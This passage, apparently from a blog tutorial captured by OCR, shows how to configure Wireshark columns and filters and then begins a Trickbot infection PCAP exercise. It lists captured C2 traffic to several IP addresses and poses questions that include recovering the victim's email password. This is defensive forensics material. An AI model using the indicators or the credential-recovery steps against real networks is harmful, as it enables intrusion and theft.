
After completing this step, you will be able to see the Column Display Headers as below.


Wireshark
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Packet list
Narrow & Wide
Case sensitive
Display filter
Find


```
Time               Source           Source Port Destination     Destination Port Info
145.103572662  10.0.3.15            45610 216.58.200.1…              80 45610 → 80 [F
145.103945390  216.58.200.1…           80 10.0.3.15              45610 80 → 45610 [A
149.501531682  13.107.246.10          443 10.0.3.15              49328 443 → 49328 [
163.457170826  216.58.200.1…           80 10.0.3.15              45610 80 → 45610 [F
163.457216968  10.0.3.15            45610 216.58.200.1…              80 45610 → 80 [A
168.703991496  PcsCompu_ba:…              RealtekU_12:…                Who has 10.0.
168.704181505  RealtekU_12:…              PcsCompu_ba:…                10.0.3.2 is a

▸ Frame 629: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface
▸ Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_ba:f1:d2 (
▸ Internet Protocol Version 4, Src: 192.124.249.8, Dst: 10.0.3.15
▸ Transmission Control Protocol, Src Port: 443, Dst Port: 40304, Seq: 3414, Ack: 76

0000  08 00 27 ba f1 d2 52 54  00 12 35 02 08 00 45 00   ··'···RT ··5···E·
0010  00 28 58 55 00 00 40 06  5b e7 c0 7c f9 08 0a 00   ·(XU··@· [··|····
0020  03 0f 01 bb 9d 70 0e f9  0f 57 17 74 5d 5d 50 10   ·····p·· ·W·t]]P·
0030  ff ff b6 f3 00 00 00 00  00 00 00 00               ········ ····
```

Ready to load or capture   Packets: 1490 · Displayed: 1490 (100.0%)

6. Now, let us change the Time Column format. Click “View” →”Time Display Format”.
   a. Select “UTC Date and Time of Day (1970-01-01 01:02:03.123456)” and “Seconds”.


☑ Main Toolbar
□ Filter Toolbar
□ Wireless Toolbar
☑ Status Bar
□ Full Screen
☑ Packet List
☑ Packet Details
☑ Packet Bytes
Time Display For
Name Resolutio
Zoom
Expand Subtrees
Collapse Subtree
Expand All
Collapse All
Colorize Packet l
Coloring Rules…
Colorize Convers
Reset Layout
Resize Columns
Ready to lo
Internals
Show Packet in New Window
Reload as File Format/Capture
Date and Time of Day (1970-01-01 01:02:03.123456) Ctrl+Alt+1
Year, Day of Year, and Time of Day (1970/001 01:02:03.123456)
Time of Day (01:02:03.123456) Ctrl+Alt+2
Seconds Since 1970-01-01 Ctrl+Alt+3
Seconds Since Beginning of Capture Ctrl+Alt+4
Seconds Since Previous Captured Packet Ctrl+Alt+5
Seconds Since Previous Displayed Packet Ctrl+Alt+6
● UTC Date and Time of Day (1970-01-01 01:02:03.123456) Ctrl+Alt+7
UTC Year, Day of Year, and Time of Day (1970/001 01:02:03.123456)
UTC Time of Day (01:02:03.123456) Ctrl+Alt+8
Automatic (from capture file)
● Seconds
Tenths of a second
Hundredths of a second
Milliseconds
Microseconds
Nanoseconds
□ Display Seconds With Hours and Minutes

7. There is an important custom column we require to get the Host information. For this, apply a display filter as "***http.request***" and examine the frame for "Hypertext Transfer Protocol". Expand the same to reveal "Host:" which is HTTP host name. Right click the same and select "Apply as Column" in menu appeared.




```
http.request
```

```
2020-06-12 08:41:49 10.0.3.15        80 Reques
2020-06-12 08:41:49 10.0.3.15        80 Reques
2020-06-12 08:41:49 10.0.3.15        80 Reques
2020-06-12 08:42:35 10.0.3.15        80 Reques
2020-06-12 08:42:35 10.0.3.15        80 Reques
2020-06-12 08:42:35 10.0.3.15        80 Reques
2020-06-12 08:42:55 10.0.3.15        80 GET /
2020-06-12 08:42:56 10.0.3.15        80 GET /c
```

```
▸ Frame 4241: 487 bytes on wire (     896 bits) on in
▸ Ethernet II, Src: PcsCompu_ba:1     altekU_12:35:02
▸ Internet Protocol Version 4, Sr
▸ Transmission Control Protocol,      q: 868, Ack: 14
▾ Hypertext Transfer Protocol
  ▸ POST /gts1o1 HTTP/1.1\r\n
    Host: ocsp.pki.goog\r\n
    User-Agent: Mozilla/5.0 (X11      00101 Firefox/6
    Accept: text/html,applicatio      */*;q=0.8\r\n
    Accept-Language: en-US,en;q=
```

```
0000  52 54 00 12 35 02 08 00  2                          '·····E·
0010  01 d9 c5 96 40 00 40 06  c5 7b 0a 00 03 0f d8 3a  ····@·@· ·{·····:
0020  c8 c3 d1 94 00 50 02 82  59 f6 33 2c 9b 7d 50 18  ·····P·· Y·3,·}P·
0030  f9 8a af d8 00 00 50 4f  53 54 20 2f 67 74 73 31  ······PO ST /gts1
```

8. The next display header column, we would like to have is "Server Name". For this, apply a display filter as "***tls.handshake.type == 1***".




```
tls.handshake.type == 1
```

```
2020-06-12 08:42:13 10.0.3.15        443
2020-06-12 08:42:13 10.0.3.15        443
2020-06-12 08:42:13 10.0.3.15        443
2020-06-12 08:42:14 10.0.3.15        443
2020-06-12 08:42:16 10.0.3.15        443
2020-06-12 08:42:35 10.0.3.15        443
2020-06-12 08:42:35 10.0.3.15        443
2020-06-12 08:42:35 10.0.3.15        443
```

```
        Extensions Length: 407
      ▾ Extension: server_name (len=34
          Type: server_name (0)
          Length: 34
        ▾ Server Name Indication exter
            Server Name list length: 
            Server Name Type: host_na
            Server Name length: 29
            Server Name: pagead2.goog
      ▾ Extension: extended_master_sec
```

```
00a0  01 00 01 97 00 00 00 22  00 20 0                    pag
00b0  65 61 64 32 2e 67 6f 6f  67 6c 65 73 79 6e 64 69  ead2.goo glesyndi
00c0  63 61 74 69 6f 6e 2e 63  6f 6d 00 17 00 00 ff 01  cation.c om······
00d0  00 01 00 00 0a 00 0e 00  0c 00 1d 00 17 00 18 00  ········ ········
```

b. Examine the frame details for “Handshake Protocol: Client Hello” → “Extension: server_name” → “Server Name Indication extension” → “Server Name:”. Apply this “Server Name:” as column by right click in the appeared menu as above.



```
http.request or tls.handshake.type == 1
```


Title: me Type: Custom Fields: me Occurrence: 0 Cancel

ation Port	Host	Server Name	Info
80	informationwarfarecenter.com		GET /Images/header-
80	ir-na.amazon-adsystem.com		GET /e/ir?t=cyberse
80	informationwarfarecenter.com		GET /video/IWC-Red-
80	ocsp.pki.goog		Request
443		adservice.google.com	Client Hello
443		apis.google.com	Client Hello
443		cve.circl.lu	Client Hello
443		cve.circl.lu	Client Hello

c. The calibration is complete now. Stop the capture pushing the red square “Stop Capturing” button from the Main Toolbar. We are ready to ride the Wireshark fun.

Trickbot PCAP Analysis – Scenario

There is a Trickbot infection in an Active Directory (AD) environment where the infection spreads to the Domain Controller (DC).


An email with a malicious Office document somehow gets past your mail filters.
Panik
Microsoft Office disables macros and provides a security warning.
Kalm
People disregard the security warning and enable macros.
Panik

LAN segment data:


- LAN segment range: 10.5.28.0/24
- Domain: catbomber.net
- Domain Controller: 10.5.28.8 – Catbomber–DC
- LAN segment gateway: 10.5.28.1
- LAN segment broadcast address: 10.5.28.255

Questions:

1. Based on the Trickbot infection’s HTTP POST traffic, what is the IP address, hostname and user account name for the infected Windows client?
2. What is the other user account name and other Windows client host name found in the Trickbot HTTP POST traffic?
3. What is the infected user’s email password?
4. Two Windows executable files are sent in the traffic. What are the SHA256 file hashes for these files?

Analysis:

2. Load the PCAP file into Wireshark.
   a. Click “File” → “Open” → <PCAP File>
   b. Select the <PCAP File> (here it is the one highlighted in blue) and open it.
   c.



Wireshark · Open Capture File

Look in: /root/Desktop/trickbot-analysis

Name	Size	Type	Date Modified
Others		Folder	6/19/20 8:11 AM
2020-05-28-traffic-...lysis-exercise.pcap	7.94 MiB	pcap File	6/1/20 3:43 PM
2020-05-28-traffic-...s-exercise.pcap.zip	5.86 MiB	zip File	6/12/20 2:52 PM

File name: 2020-05-28-traffic-analysis-exercise.pcap

Files of type: All Files

Automatically detect file type


Format: Wireshark/tcpdump/... - pcap

Size: 8,127 KiB, 12,953 data records

Start / elapsed: 2020-05-28 12:56:13 / 00:21:32

Read filter: Apply a read filter ...

3. Apply “basic” filter → “(http.request or tls.handshake.type == 1) and !(ssdp)” and observe the traffic.
   a. HTTPS/SSL/TLS traffic over TCP port 447 and 443 (in the purple highlight)



2020-05-28-traffic-analysis-exercise.pcap


(http.request or tls.handshake.type == 1) and !(ssdp)

Time	Source	Source Port	Destination	Destination Port	Host	Server Name	Info
2020-05-28 ...	10.5.28.229	49210	50.19.115.217	80	api.ipi...		GET / HTTP
2020-05-28 ...	10.5.28.229	49219	36.89.106.69	80	36.89.1...		POST /yas3
2020-05-28 ...	10.5.28.229	49220	36.89.106.69	80	36.89.1...		POST /yas3
2020-05-28 ...	10.5.28.229	49221	36.89.106.69	80	36.89.1...		POST /yas3
2020-05-28 ...	10.5.28.229	49222	36.89.106.69	80	36.89.1...		POST /yas3
2020-05-28 ...	10.5.28.8	51395	162.216.0.163	80	162.216...		GET /ico/V
2020-05-28 ...	10.5.28.229	49281	162.216.0.163	80	162.216...		GET /ico/V
2020-05-28 ...	10.5.28.229	49285	69.195.159....	80	wtfismy...		GET /text
2020-05-28 ...	10.5.28.8	51402	116.202.55....	80	icanhaz...		GET / HTTP
2020-05-28 ...	10.5.28.229	49286	162.216.0.163	80	162.216...		GET /image
2020-05-28 ...	10.5.28.229	49564	162.216.0.163	80	162.216...		GET /image
2020-05-28 ...	10.5.28.229	49208	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.229	49211	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.229	49213	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.229	49216	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.229	49217	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.229	49218	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.229	49226	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.8	51396	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.229	49282	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.229	49376	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.229	49549	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.8	51426	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.8	51427	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.229	49565	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.8	51444	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.8	51445	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.8	51446	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.229	49568	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.8	51448	5.1.81.68	443			Client Hel
2020-05-28 ...	10.5.28.8	51456	5.1.81.68	443			Client Hel

```
Frame 1867: 181 bytes on wire (1448 bits), 181 bytes captured (1448 bits)
0000  20 e5 2a b6 93 f1 00 08  02 1c 47 ae 08 00 45 00   ·*······ ··G···E·
```

2020-05-28-traffic-analysis-exercise.pcap   Packets: 12953 · Displayed: 39 (0.3%)   Profile: Default

b. HTTP traffic over TCP port 8082 (at the bottom in green highlight)


2020-05-28-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression… + basic basic+


(http.request or tls.handshake.type == 1) and !(ssdp)

Time	Source	Source Port	Destination	Destination Port	Host	Server Name	Info
2020-05-28 …	10.5.28.8	51402	116.202.55.…	80	icanhaz…		GET / HTTP
2020-05-28 …	10.5.28.229	49286	162.216.0.163	80	162.216…		GET /image
2020-05-28 …	10.5.28.229	49564	162.216.0.163	80	162.216…		GET /image
2020-05-28 …	10.5.28.229	49208	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.229	49211	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.229	49213	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.229	49216	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.229	49217	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.229	49218	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.229	49226	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.8	51396	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.229	49282	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.229	49376	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.229	49549	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.8	51426	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.8	51427	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.229	49565	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.8	51444	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.8	51445	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.8	51446	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.229	49568	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.8	51448	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.8	51456	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.8	51457	5.1.81.68	443			Client Hel
2020-05-28 …	10.5.28.229	49215	192.3.247.116	447			Client Hel
2020-05-28 …	10.5.28.229	49224	192.3.247.116	447			Client Hel
2020-05-28 …	10.5.28.229	49234	192.3.247.116	447			Client Hel
2020-05-28 …	10.5.28.8	51421	23.92.93.227	447			Client Hel
2020-05-28 …	10.5.28.229	49567	192.3.247.122	447			Client Hel
2020-05-28 …	10.5.28.229	49233	203.176.135…	8082	203.176…		POST /yas3
2020-05-28 …	10.5.28.8	51455	203.176.135…	8082	203.176…		POST /jim7

```
Frame 1867: 181 bytes on wire (1448 bits), 181 bytes captured (1448 bits)
0000  20 e5 2a b6 93 f1 00 08  02 1c 47 ae 08 00 45 00   ·*····  ··G···E·
```

2020-05-28-traffic-analysis-exercise.pcap   Packets: 12953 · Displayed: 39 (0.3%)   Profile: Default

4. Apply “basic+” filter → “(http.request or tls.handshake.type == 1 or tcp.flags eq 0x0002) and !(ssdp)” and observe the traffic.
    a. We found some “Bad TCP” requests with TCP port 447 in black color in Column Display. Looking at the last two lines in the Frame’s Packet Details pane confirms about the coloring rule and string.

